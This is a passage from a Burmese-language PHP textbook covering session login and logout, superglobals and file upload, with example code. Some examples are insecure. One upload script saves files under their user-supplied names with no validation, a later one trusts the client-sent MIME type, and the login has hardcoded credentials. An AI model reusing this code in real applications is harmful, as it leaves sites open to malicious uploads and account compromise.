
index.php မှာအခုလိုရေးသားပေးပါ။

PHP

```
<!DOCTYPE html>
<html>
<head>
    <title>Home</title>
    <meta name="viewport"
                content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="css/bootstrap.min.css">

    <style>
        .wrap {
            width: 100%;
            max-width: 400px;
            margin: 40px auto;
        }
    </style>
</head>
<body class="text-center">
    <div class="wrap">
        <h1 class="h3 mb-3">Login</h1>

        <?php if ( isset($_GET['incorrect']) ) : ?>
            <div class="alert alert-warning">
                Incorrect Email or Password
            </div>
        <?php endif ?>

        <form action="_actions/login.php" method="post">
            <input
                type="email" name="email"
                class="form-control mb-2"
                placeholder="Email" required
            >
            <input
                type="password" name="password"
                class="form-control mb-2"
                placeholder="Password" required
            >

            <button type="submit"
                 class="w-100 btn btn-lg btn-primary">
                Login
            </button>
        </form>
        <br>
```

```
        <a href="register.php">Register</a>
    </div>
</body>
</html>
```

ရေးထားတဲ့ကုဒ်မှာ HTML Form ကိုအရင်ကြည့်ပါ။ Form ရဲ့ `action` မှာ `_actions/login.php` လို့ပေးထားတဲ့အတွက် ဒီ Form ကနေ Data တွေ ပို့လိုက်ရင် `_actions` ဖိုဒါထဲမှာရှိတဲ့ `login.php` ကိုရောက်သွားမှာပါ။ `method` ကိုတော့ `post` လို့ပေးထားတဲ့အတွက် ပို့လိုက်တဲ့ Data တွေဟာ `$_POST` နဲ့ `$_REQUEST` Superglobal တွေထဲမှာ ရှိနေမှာပါ။ လိုအပ်တဲ့ CSS ကုဒ်တစ်ချို့နဲ့ Bootstrap Class တွေ ထည့်ပေးထားတဲ့အတွက် ဒီ Form ရဲ့ ဖော်ပြပုံက အခုလိုဖြစ်မှာပါ။




စမ်းသပ်အသုံးပြုနိုင်ဖို့အတွက် ဆက်လက်ပြီးတော့ `_actions/`**`login.php`** မှာ ဒီလိုရေးပေးပါ။

PHP


```php
<?php

session_start();

$email = $_POST['email'];
$password = $_POST['password'];

if ($email === 'john.doe@gmail.com' and $password === 'jd123pwd') {
    $_SESSION['user'] = ['username' => 'John Doe'];
    header('location: ../profile.php');
} else {
    header('location: ../index.php?incorrect=1');
}
```

`session_start()` ကို Run ထားတဲ့အတွက် Session Data တွေစီမံလို့ရပါပြီ။ ပြီးတဲ့အခါ `$_POST` Superglobal ထဲက တစ်ဖက် Form ကနေပေးပို့လိုက်လို့ ရောက်ရှိနေတဲ့ `email` နဲ့ `password` တို့ကို ရယူပါတယ်။ ပြီးတဲ့အခါ email က john.doe@gmail.com နဲ့ password က jd123pwd မှန်ကန်ခြင်းရှိမရှိ စစ်ထားပါတယ်။ မှန်ရင် Session ထဲမှာ User Data ကို သိမ်းလိုက်ပြီး `profile.php` ကို သွားခိုင်းလိုက်ပါတယ်။ မမှန်ရင်တော့ Login Form ရှိရာ `index.php` ကို URL Query တန်ဖိုး `incorrect=1` နဲ့ ပြန်သွားခိုင်းလိုက်ပါတယ်။ လက်ရှိအလုပ်လုပ်နေတာက `_actions` ဖိုဒါထဲမှာ ဖြစ်တဲ့အတွက် Location ပေးတဲ့နေရာမှာ `../` နဲ့ အပြင်ဖိုဒါတစ်ဆင့် ပြန်ထွက်ပေးရတာကို သတိပြုပါ။

စောစောက ရေးခဲ့တဲ့ `index.php` ကိုပြန်လေ့လာကြည့်ရင် URL Query မှာ `incorrect` ဆိုတဲ့ Data ပါမပါ စစ်ပြီး ပါနေရင် Error Message ပြတဲ့ကုဒ်ထည့်ရေးထားတာကို တွေ့ရနိုင်ပါတယ်။ ဒါကြောင့် `email` နဲ့ `password` မမှန်တဲ့အခါ Error Message ကို Login Form နဲ့အတူ အခုလို တွေ့မြင်ရမှာပါ။



စမ်းကြည့်လို့ရပါပြီ။ `email` နဲ့ `password` မှန်အောင်ပေးလိုက်ရင် `profile.php` ကိုရောက်သွားမှာ ဖြစ်လို့ အခုလိုရလဒ်ကို ရရှိမှာပဲ ဖြစ်ပါတယ်။



ဒီတစ်ခါတော့ `profile.php` ကို ပြန်ဝင်သွားပါပြီ။ Session ထဲမှာ User Data ရှိသွားပြီမို့လို့ပါ။ Profile ရဲ့အောက်နားမှာ `_actions` ဖိုဒါထဲက `logout.php` နဲ့ချိတ်ပေးထားတဲ့ Logout Link လည်းပါဝင်ပါတယ်။ ဒါကြောင့် Logout ပြန်လုပ်ချင်ရင် လုပ်လို့ရအောင် `_actions/`**`logout.php`** မှာ အခုလိုရေးပေးပါ။

PHP

```php
<?php

session_start();
unset( $_SESSION['user'] );

header('location: ../index.php');
```

Session ထဲက User Data ကိုဖျက်ပြီး `index.php` ကို ပြန်သွားခိုင်းလိုက်တာပါ။ Session ထဲက Data ကို ဖျက်လိုက်တယ်ဆိုတာဟာ Logout လုပ်လိုက်တဲ့သဘောပါပဲ။

အခုဆိုရင် အခြေခံ Login/Logout လုပ်ဆောင်ချက်လေးတစ်ခုကို ရရှိသွားပြီပဲဖြစ်ပါတယ်။ Register လုပ်ဆောင်ချက်တော့ မထည့်ရသေးပါဘူး။ ဒီနေရာမှာ ထည့်လို့မရသေးပါဘူး။ Database နဲ့ပက်သက်တဲ့ အကြောင်းအရာတွေ ပြောပြီးမှ ဆက်ထည့်ကြပါမယ်။။။ ဒါကြောင့် ဒီပရောဂျက်ကုဒ်ကို သိမ်းထားပါ။ နောက်အခန်းတွေမှာ လိုအပ်တဲ့ လုပ်ဆောင်ချက်တွေ ဆက်လက် ဖြည့်စွက်သွားမှာမို့လို့ပါ။

$GLOBALS & $_SERVERS

Superglobal တွေအကြောင်း ပြောရင်းနဲ့ `$GLOBALS` နဲ့ `$_SERVER` Superglobal တွေကိုလည်း ထည့်သွင်းမှတ်သားသင့်ပါတယ်။ `$GLOBALS` Superglobal ဟာ တခြား Superglobal တွေမှာလို့ Underscore နဲ့ မစတာကို သတိပြုပါ။ သူ့ထဲမှာ `$_GET` တို့ `$_POST` တို့လို တခြား Superglobal တွေနဲ့ ကိုယ်ကြေညာ အသုံးပြုထားတဲ့ Global Variable တွေ အပါအဝင် ရှိရှိသမျှ Global Variable အားလုံးရဲ့ တန်ဖိုးတွေ သူ့ထဲမှာ ရှိနေမှာပါ။ ပုံမှန်ဆိုရင် Function တွေထဲမှာ `global` Keyword ကိုသုံးပြီး Global Variable ကိုရယူအသုံးပြုရတယ်လို့ အထက်မှာ လေ့လာခဲ့ကြပါတယ်။ အကယ်၍ အဲ့ဒီလိုမသုံးဘဲ `$GLOBALS` Superglobal ထဲကနေ တိုက်ရိုက်ရယူပြီး သုံးမယ်ဆိုရင်လည်း ရနိုင်ပါတယ်။ ဥပမာ -

PHP

```php
<?php

$name = "Alice";

function hello() {
    echo "Hello " . $GLOBALS['name'];
}

hello();        // Hello Alice
```

`global` Statement နဲ့ Function ထဲမှာ ကြေညာမထားပေမယ့် Global Variable `$name` ကို `$GLOBALS` ကနေတစ်ဆင့် ရယူအသုံးပြုလို့ ရနိုင်တာကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။

`$_SERVER` Superglobal ကလည်း တော်တော်အသုံးဝင်ပါတယ်။ သူ့ထဲမှာ User Agent, Request Method, Request URI, Query String စသည်ဖြင့် Request/Response နဲ့ပက်သက်တဲ့အချက်အလက်တွေ အကုန်ရှိနေတာပါ။ ပါဝင်တဲ့ အချက်အလက်တွေကို သိချင်ရင် `print_r( $_SERVER )` ကို Run ကြည့်နိုင်ပါတယ်။ ဒီလိုရလဒ်မျိုးကို ပြန်ရပါလိမ့်မယ်။

```
Array
(
    [HTTP_HOST] => localhost
    [HTTP_USER_AGENT] => Mozilla/5.0
    [HTTP_COOKIE] => PHPSESSID=cgnblv9srsrnro3pjj4m428qi6
    [SERVER_SOFTWARE] => Apache/2.4.46 (Unix)
    [SERVER_NAME] => localhost
    [SERVER_ADDR] => ::1
    [SERVER_PORT] => 80
    [REMOTE_ADDR] => ::1
    [DOCUMENT_ROOT] => /opt/lampp/htdocs
    [CONTEXT_DOCUMENT_ROOT] => /opt/lampp/htdocs
    [SCRIPT_FILENAME] => /opt/lampp/htdocs/app/a.php
    [SERVER_PROTOCOL] => HTTP/1.1
    [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
    [REQUEST_URI] => /app/a.php
    [PHP_SELF] => /app/a.php
    [REQUEST_TIME_FLOAT] => 1611046916.4418
    [REQUEST_TIME] => 1611046916
)
```

အမှန်တစ်ကယ်ရမယ့် ရလဒ်ကို အနည်းငယ်ချဲ့ပြီး ဖော်ပြလိုက်တာပါ။ Request/Response နဲ့ ပက်သက်တဲ့ အချက်အလက်တွေအပြင် Server ရဲ့ Host Name, IP Address, Client ရဲ့ IP Address, လက်ရှိအလုပ်လုပ်နေတဲ့ ကုဒ်ဖိုင်ရဲ့တည်နေရာ စတဲ့အချက်အလက်မျိုးတွေလည်း ရှိနေလို့ ကိုယ့်ပရောဂျက်မှာ ဒီလို အချက်အလက်တွေ လိုအပ်လာရင် `$_SERVER` Superglobal ကနေ အသင့်ယူသုံးလိုက်ယုံပါပဲ။

အခန်း (၃၇) – PHP File Upload

File Upload ဆိုတာဟာ ပြီးခဲ့တဲ့အခန်းမှာ Request Data တွေစီမံပုံအကြောင်း ပြောရင်းနဲ့ တစ်ခါထဲ ပြောရမယ့် အကြောင်းအရာပါ။ ရောသွားမှာစိုးလို့သာ အခုလို တစ်ခန်းသပ်သပ်ခွဲပြီးတော့ ဖော်ပြလိုက်တာပါ။ Request နဲ့အတူပါဝင်လာမယ့် Data တွေဟာ URL Query အနေနဲ့ပဲ လာလာ၊ Form ကနေပဲလာလာ အများအားဖြင့် Plain Text Data တွေဖြစ်ကြပါတယ်။ အဲ့ဒီလို Text Data တွေအပြင် Request နဲ့အတူ Binary Data တွေလည်း ပါလာနိုင်ပါတယ်။ လွယ်လွယ်ပြောရရင် ဖိုင်တွေလည်း Request နဲ့အတူ ပါဝင်လာနိုင်ပါတယ်။ အဲ့ဒီလို ပါဝင်လာတဲ့အခါ PHP နဲ့ ဘယ်လိုစီမံရသလဲဆိုတာကို လေ့လာကြမှာပါ။

HTML Input တွေထဲမှာ `<input type="file">` ဆိုတာ ရှိပါတယ်။ ဒီ Input ရဲ့အကူအညီနဲ့ User က ပေးပို့လိုတဲ့ ဖိုင်တွေကို ရွေးချယ်လို့ရပါတယ်။ JavaScript ရဲ့အကူအညီနဲ့ ရွေးလိုက်တဲ့ဖိုင်ကို ပြပေးတာ၊ ဖိုင်အရွယ်အစား စစ်ပေးတာတွေ လုပ်လို့ရပေမယ့် တစ်ကယ့်အခြေခံကတော့ ဘာမှဆန်းဆန်းပြားပြား မလိုပါဘူး။ `<input type="file">` ကိုသုံးလိုက်ရင် ဖိုင်တွေရွေးပြီး ပို့လို့ရသွားပါပြီ။ စမ်းကြည့်နိုင်ဖို့ ဒီလို Form လေးပါဝင်တဲ့ HTML Document တစ်ခုကို `htdocs` အောက်မှာ နှစ်သက်ရာအမည်နဲ့ ရေးသားကြည့်နိုင်ပါတယ်။

```
<form
    action="upload.php"
    method="post"
    enctype="multipart/form-data"
>
    <input type="file" name="photo">
    <button type="submit">Send</button>
</form>
```

ဒီနေရာမှာ သတိပြုစရာလေးနှစ်ချက်ရှိပါတယ်။ Form ရဲ့ `method` မှာ `get` နဲ့ `post` နှစ်မျိုးရှိပေမယ့် File Input ကို အသုံးပြုလိုရင် `post` မှသာ အလုပ်လုပ်ပါတယ်။ `get` နဲ့ဆိုရင် အလုပ်မလုပ်ပါဘူး။ နောက် တစ်ချက်ကတော့ နမူနာမှာတွေ့ရသလို `enctype` လို့ ခေါ်တဲ့ Attribute တစ်ခု Form မှာ မဖြစ်မနေ ပါဝင်ဖို့ လိုအပ်ပါတယ်။ `multipart/form-data` အတိုအကျ ဖြစ်ရပါတယ်။ ဒီ Attribute က အပိုင်း လိုင်းခွဲပြီး Encode လုပ်ထားတဲ့ Binary Data တွေ ပေးပို့ပါဝင်ကြောင်း Server ကို အသိပေးတဲ့ သဘော ပါ။ File Input အလုပ်မလုပ်ရင် အများအားဖြင့် မှားကြတာ `enctype` Attribute မပါဝင်ခြင်း (သို့မဟုတ်) ပါတော့ပါတယ်၊ သူ့ရဲ့ Value ဖြစ်တဲ့ `multipart/form-data` ရေးထားတာ စာလုံးပေါင်းမှားနေတာ၊ မပြည့်စုံတာတို့ကြောင့် ဖြစ်တတ်တာကို အများအားဖြင့် တွေ့ရပါတယ်။ ဒါကြောင့် အထူးသတိပြုပြီး မှန်ကန်အောင် ထည့်သွင်းပေးဖို့ လိုအပ်ပါတယ်။

ပုံမှန်အားဖြင့် PHP က Method `post` နဲ့လာတဲ့ Request Data တွေကို `$_POST` Superglobal နဲ့ လက်ခံစီမံပါတယ်။ ဒါပေမယ့် File Input ကနေလာတဲ့ ဖိုင်နဲ့သက်ဆိုင်တဲ့ အချက်အလက်တွေကို `$_FILES` လို့ခေါ်တဲ့ သီးခြား Superglobal နဲ့ သီးခြားခွဲပြီးတော့ လက်ခံစီမံပါတယ်။ စောစောက Form နမူနာကုဒ်မှာ `action` ကို `upload.php` လို့ပေးထားတဲ့အတွက် `upload.php` ဆိုတဲ့ဖိုင်ထဲမှာ ဒီလို ရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

PHP

```php
<?php

print_r( $_FILES );
```

ပြီးတဲ့အခါ စောစောကရေးထားတဲ့ Form ကနေတစ်ဆင့် ဖိုင်တစ်ခုကို ရွေးချယ်ပေးပို့လိုက်ရင် `upload.php` ကိုရောက်သွားပြီး အခုလိုရလဒ်ကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။

```
Array
(
    [photo] => Array
        (
            [name] => profile.jpg
            [type] => image/jpeg
            [tmp_name] => /path/to/temp/phpfHbCev
            [error] => 0
            [size] => 210446
        )

)
```

PHP က `$_FILES` Superglobal ထဲမှာ လက်ခံထားပေးတဲ့ ပေးပို့လာတဲ့ ဖိုင်နဲ့ပက်သက်တဲ့ အချက်အလက်တွေကို တွေ့မြင်ရခြင်းပဲ ဖြစ်ပါတယ်။ အချက်အလက် (၅) ခုပါဝင်တဲ့ Array တစ်ခုပါ။ `name`, `type`, `tmp_name`, `error` နဲ့ `size` တို့ဖြစ်ပါတယ်။ `name` ကတော့ ဖိုင်ရဲ့မူလအမည်ပါ။ `type` ကတော့ MIME Type ခေါ် ဖိုင်အမျိုးအစားပါ။ `tmp_name` ကတော့ အရေးအကြီးဆုံးပါပဲ။ ပေးပို့လိုက်တဲ့ ဖိုင်ကို လက်ခံသိမ်းဆည်းထားတဲ့ နေရာပါ။ ဒါကြောင့် ဒီရလဒ်ကို တွေ့မြင်ရရင် Request Data နဲ့ ပါလာတဲ့ ဖိုင်ကို လက်ခံသိမ်းဆည်းထားပြီးပြီ ဆိုတဲ့သဘောပါပဲ။ `error` ကတော့ 0 ပဲဖြစ်ရမှာပါ။ အကြောင်းအမျိုးမျိုးကြောင့် ဖိုင်ပျက်နေရင် (သို့မဟုတ်) အပြည့်အစုံမရောက်ရင် သက်ဆိုင်ရာ `error` တန်ဖိုးရှိနေမှာပါ။ ဘယ်လိုတန်ဖိုး ရှိနေသလဲဆိုတာ သိပ်အရေးမကြီးပါဘူး။ `error` မှာတန်ဖိုးတစ်ခုခုရှိနေရင် အဲ့ဒီဖိုင်ကို လက်ခံအသုံးပြုနိုင်ခြင်း မရှိတဲ့သဘောပါပဲ။ နောက်ဆုံး `size` ကတော့ ဖိုင်အရွယ်အစားကို Byte နဲ့ဖော်ပြနေခြင်းပဲ ဖြစ်ပါတယ်။

ဒီအချက်အလက်တွေ တွေ့မြင်ရပြီဆိုရင် File ပေးပို့ခြင်း၊ လက်ခံခြင်းကိစ္စ အောင်မြင်သွားပါပြီ။ နောက်တစ်ဆင့်အနေနဲ့ လက်ခံရရှိထားတဲ့ဖိုင်ကို ကိုယ်လိုချင်တဲ့နေရာမှာ ရွှေ့သိမ်းထားပေးရမှာ ဖြစ်ပါတယ်။ ဒီအတွက် `upload.php` ထဲကကုဒ်ကို အခုလို ပြင်ရေးနိုင်ပါတယ်။

PHP

```php
<?php

print_r( $_FILES );

$name = $_FILES['photo']['name'];
$tmp = $_FILES['photo']['tmp_name'];

move_uploaded_file($tmp, $name);
```

လက်ခံရရှိထားတဲ့ ဖိုင်အချက်အလက်တွေထဲက မူရင်းအမည် `name` နဲ့ လက်ရှိတည်နေရာ `tmp_name` တို့ကို ထုတ်ယူလိုက်တာပါ။ ပြီးတဲ့အခါ `move_uploaded_file()` Function နဲ့ နေရာရွှေ့သိမ်းပေးလိုက်ပါတယ်။ `move_uploaded_file()` အတွက် လက်ရှိတည်နေရာနဲ့ သိမ်းလိုတဲ့တည်နေရာနဲ့ ဖိုင်အမည်တို့ကို ပေးရတာပါ။ လက်ရှိတည်နေရာအနေနဲ့ `tmp_name` ကနေရတဲ့တန်ဖိုးကို ပေးလိုက်ပါတယ်။ သိမ်းလိုတဲ့တည်နေရာအဖြစ် Path လမ်းကြောင်းကို ပေးရမှာပါ။ နမူနာမှာ ပေးမထားပါဘူး။ ဖိုင်အမည်အနေနဲ့ မူရင်းအမည်ကိုပဲ ပြန်သုံးထားပါတယ်။ တည်နေရာမပေးတဲ့အတွက် လက်ရှိ `upload.php` ရှိနေတဲ့ ဖိုဒါထဲမှာပဲ ဖိုင်ကို ရွှေ့ပြီးမူရင်းအမည်နဲ့ သိမ်းပေးသွားမှာပဲ ဖြစ်ပါတယ်။

ဒီနေရာမှာ တွေ့ရလေ့ရှိတဲ့ပြဿနာကတော့ ဖိုဒါ Permission ပြဿနာပါ။ Windows တွေမှာ သိပ်ပြဿနာ မရှိပေမယ့်၊ Linux တို့ Mac တို့မှာ သင့်တော်တဲ့ ဖိုဒါ Permission ပေးမထားရင် အခဲ့ဒီဖိုဒါထဲမှာ PHP က ဖိုင်ကိုသိမ်းပေးနိုင်မှာ မဟုတ်ဘဲ Permission Denied Error တက်ပါလိမ့်မယ်။ ဒါကြောင့် Permission Denied Error တွေ့ခဲ့ရင် File ကြောင့်တက်တဲ့ ပြဿနာမဟုတ်ဘဲ ဖိုဒါ Permission ကို ပြောင်းပေးဖို့ လိုအပ်နေတာ ဆိုတာကို သတိပြုပါ။


ဒီလုပ်ဆောင်ချက်ကို ရေးလက်စ ပရောဂျက်ထဲမှာလည်း ထပ်ထည့်ပါဦးမယ်။ ဒါကြောင့် project ထဲမှာ လိုအပ်တဲ့ ဖိုင်နဲ့ ဖိုဒါတွေကို အခုလို ထပ်မံထည့်သွင်းပေးပါ။

```
project/
├── css/
│   └── bootstrap.min.css
│
├── _actions/
│   ├── photos/
│   ├── upload.php
│   ├── login.php
│   └── logout.php
│
├── index.php
├── register.php
└── profile.php
```

_actions ဖိုဒါထဲမှာ photos/ ဖိုဒါနဲ့ upload.php ဖိုင်တို့ကို ထပ်တိုးလိုက်တာပါ။ ပြီးတဲ့အခါ ရေးလက်စ **profile.php** မှာ အခုလို ဖြည့်စွက်ပေးပါ။

```
…

<h1 class="mb-3">John Doe</h1>

<?php if(isset($_GET['error'])): ?>
    <div class="alert alert-warning">
        Cannot upload file
    </div>
<?php endif ?>

<?php if(file_exists('_actions/photos/profile.jpg')): ?>
    <img
        class="img-thumbnail mb-3"
        src="_actions/photos/profile.jpg"
        alt="Profile Photo" width="200">
<?php endif ?>

<form action="_actions/upload.php" method="post"
    enctype="multipart/form-data">
    <div class="input-group mb-3">
         <input type="file" name="photo" class="form-control">
         <button class="btn btn-secondary">Upload</button>
    </div>
</form>

<ul class="list-group">

…
```

နဂိုရေးလက်စ `<h1>` Element နဲ့ `<ul>` Element ကြားထဲမှာ ထပ်ဖြည့်ပေးလိုက်တာပါ။ အလုပ် (၃) ခု လုပ်ထားပါတယ်။ အကယ်၍ URL Query မှာ `error` တန်ဖိုးရှိနေရင် Error Message ကို ပြပေးထားပါတယ်။ ပြီးတဲ့အခါ `file_exists()` Function နဲ့ `profile.jpg` ရှိမရှိစစ်ပြီး ရှိရင် `<img>` Element နဲ့ ပြခိုင်းထားပါတယ်။ ပြီးတဲ့အခါ Form တစ်ခု ဆက်လက်ပါဝင်ပါတယ်။ `<input type="file">` နဲ့ Profile Picture ရွေးပြီး ပို့လို့ရတဲ့ Form ပါ။ ဒီလိုထည့်သွင်းပေးလိုက်ရင် `profile.php` ရဲ့ အသွင်အပြင်က အခုလို ဖြစ်သွားပါပြီ။




ဆက်လက်ပြီးတော့ `_actions/`**`upload.php`** မှာ ဖိုင်ကိုသိမ်းပေးတဲ့ကုဒ်ကို အခုလိုရေးသားပေးပါ။

PHP

```php
<?php

$error = $_FILES['photo']['error'];
$tmp = $_FILES['photo']['tmp_name'];
$type = $_FILES['photo']['type'];

if($error) {
    header('location: ../profile.php?error=file');
    exit();
}

if($type === "image/jpeg" or $type === "image/png") {
    move_uploaded_file($tmp, "photos/profile.jpg");
    header('location: ../profile.php');
} else {
    header('location: ../profile.php?error=type');
}
```

